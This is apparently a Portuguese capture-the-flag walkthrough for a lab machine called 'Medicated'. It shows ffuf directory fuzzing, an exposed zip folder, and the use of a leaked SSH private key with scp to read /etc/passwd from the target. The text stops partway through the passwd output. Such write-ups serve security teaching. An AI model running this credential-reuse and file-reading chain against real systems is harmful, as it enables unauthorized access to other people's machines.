
Medicated

IP: 10.8.0.39 `nível: Fácil`

- Passo 01



We Care For You


Lorem ipsum dolor sit amet, consectetur adipisicing elit. Commodi unde impedit, necessitatibus, soluta sit quam minima expedita atque corrupti reiciendis.

Lorem ipsum dolor sit amet,

Lorem ipsum dolor sit amet,

Lorem ipsum dolor sit amet,

Página inicial do site.



10.8.0.39/contact.html

SUBDOMAIN_DISCO... APPLICATION_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...

First Name

Last Name

Email

Write Message

Send Message

ADDRESS

98 West 21th Street,
Suite 721
New York NY 10016

EMAIL US AT


info@yourdomain.com
customer@yourdomain.com

CALL US

Phone: (+1) 435 3533
Mobile: (+1) 435 3533
Fax: (+1) 435 3534

Página supostamente legal pra tentar explorar um vuln, mas a real é que tentei n injeções de comandos e nada trigou :c


- Passo 02



```
flux@nasa:/tmp$ ffuf -u 'http://10.8.0.39/FUZZ' -c -w /usr/share/wfuzz/wordlist/general/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.8.0.39/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wfuzz/wordlist/general/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 138ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 140ms]
.hta                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 168ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 136ms]
fonts                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 138ms]
img                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 135ms]
index.html              [Status: 200, Size: 33435, Words: 9825, Lines: 663, Duration: 141ms]
js                      [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 136ms]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 138ms]
zipfiles                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 136ms]
:: Progress: [4712/4712] :: Job [1/1] :: 287 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

`ffuf -u 'http://10.8.0.39/FUZZ' -c -w /usr/share/wfuzz/wordlist/general/common.txt`

Após um fuzzing e testar cada um dos diretórios listados.




Index of /zipfiles

Name	Last modified	Size	Description
Parent Directory		-	
janice.zip	2022-03-24 20:49	2.9K	
jean.zip	2022-03-24 20:50	2.8K	
jessica.zip	2022-03-24 20:50	6.6K	

Apache/2.4.29 (Ubuntu) Server at 10.8.0.39 Port 80

Com o directory listing para **http://10.8.0.39/zipfiles/** podemos ver que há alguns arquivos que podem nos servir de alguma forma.


- Passo 03



```
flux@nasa:/tmp$ unzip jessica.zip
Archive:  jessica.zip
   creating: jessica/
  inflating: jessica/.bashrc
  inflating: jessica/.bash_logout
  inflating: jessica/.bash_history
  inflating: jessica/.profile
   creating: jessica/.local/
   creating: jessica/.local/share/
   creating: jessica/.local/share/nano/
  inflating: jessica/only_scp.sh
   creating: jessica/.ssh/
  inflating: jessica/.ssh/authorized_keys
  inflating: jessica/.ssh/id_rsa.pub
  inflating: jessica/.ssh/id_rsa
flux@nasa:/tmp$ cd jessica/
flux@nasa:/tmp/jessica$ ls -la
total 44
drwxr-xr-x  4 flux flux  4096 Mar 24 17:48 .
drwxrwxrwt 19 root root 12288 Sep 15 20:57 ..
-rw-------  1 flux flux   219 Mar 24 17:48 .bash_history
-rw-r--r--  1 flux flux   220 Apr  4  2018 .bash_logout
-rw-r--r--  1 flux flux  3771 Apr  4  2018 .bashrc
drwxrwxr-x  3 flux flux  4096 Mar 24 17:45 .local
-rwxrwxr-x  1 flux flux   134 Mar 24 17:48 only_scp.sh
-rw-r--r--  1 flux flux   807 Apr  4  2018 .profile
drwx------  2 flux flux  4096 Mar 24 17:47 .ssh
flux@nasa:/tmp/jessica$ 
```

Após baixar, descompactar e listar cada uma das pastas a da jessica foi a mais rica de informações.


- Passo 04



```
flux@nasa:/tmp/jessica/.ssh$ cat authorized_keys.bkp
no-port-forwarding,no-X11-forwarding,no-agent-forwarding,no-pty,command="/home/jessica/only_scp.sh"
ssh-rsa AAAAB3NzaC1yc2EAABADAQABAAABAQDefATLDEsgMk0nfKOg+gwkGQWiXG0XTeQxT/m+y1arFFMTDP3V3g/k3Wu2OoaY
5M9oMg0f1+H89vVgVf5pnvS8/SzP1ieVQvs6XOpbyL6oSLJIdT+iTYXC20qyz1E20t61/+0w1Hjk7cWdhIX9DPelk3bt4DR5Hyu0
XCrofT15H3p/urdpxG3GzJllGnvafubDT2tC+m7qUs1R5Dz+3of6wrBVzgr5jShBZCVuzP0cMIVieEBcqMEZyZAU2WTKTgDqgeVN
2T7iLW4JP5p9Lepza1vEZuk734Z3bMqBo7rDysVVXRswTKUcVm5rQvhQbqBuY9FcWwUcetv9IQure53Z jessica@ip-xxx-xxx-
xxx-xxx
ssh-rsa WERHA3NzaC1yc2EAAAADAQABAAABgQC8ugvtoDTnyw8rACGP4G81QhwdQUlSkJ6mxkUZQLjE1LScNyEsJUHuDPCJpb96
Tj5zIQjdLg6LdOrBYzJLBYj9fAK1yjuAKfK6XgmGF/4v3TYGLtILmsGMzeJCbn7uBKHU2HJmIv9B9U+V9r83C3llIxSprgkoL8h6
sWs6REGZN794jCx8B0wRrnliHPCyYpvrQsG48t6ovOD/5/I5RzzVdPeHy7Ax8kizKxEbYuH1Ro8QmtoAFUzgkepXOKnce/d34TPa
P+0bWJS340CujC6b2pyg67zQ3up4a4sDPytMTuA641Zg+82DQ4iofUIpEYLtr7uRLXZV3dsyHzCoeV+UU0na7afZYUwyU7+TTgao
rTGYAor90ti3+L8ffiQfsCMCM/TE5m3u6l5q4KhBGxOLoFO1Z+Yhn7QLZRBERIXJsxeMx179M9bxGdbTHy4mapm1iAp4i16eyEbr
1NfsU7ZE00n7ywOJpYZxIvIJKfwxgkPpwvCLQ/LfUTmGVz066s= flux@nasa
flux@nasa:/tmp/jessica/.ssh$ scp -i id_rsa jessica@10.8.0.39:/etc/passwd .
The authenticity of host '10.8.0.39 (10.8.0.39)' can't be established.
ECDSA key fingerprint is SHA256:c+zVkZS9sH5p9luOSq+4huDYqAz4r0x7NwGXUUzn+SM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.8.0.39' (ECDSA) to the list of known hosts.
passwd                                                        100% 1682     7.1KB/s   00:00
flux@nasa:/tmp/jessica/.ssh$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
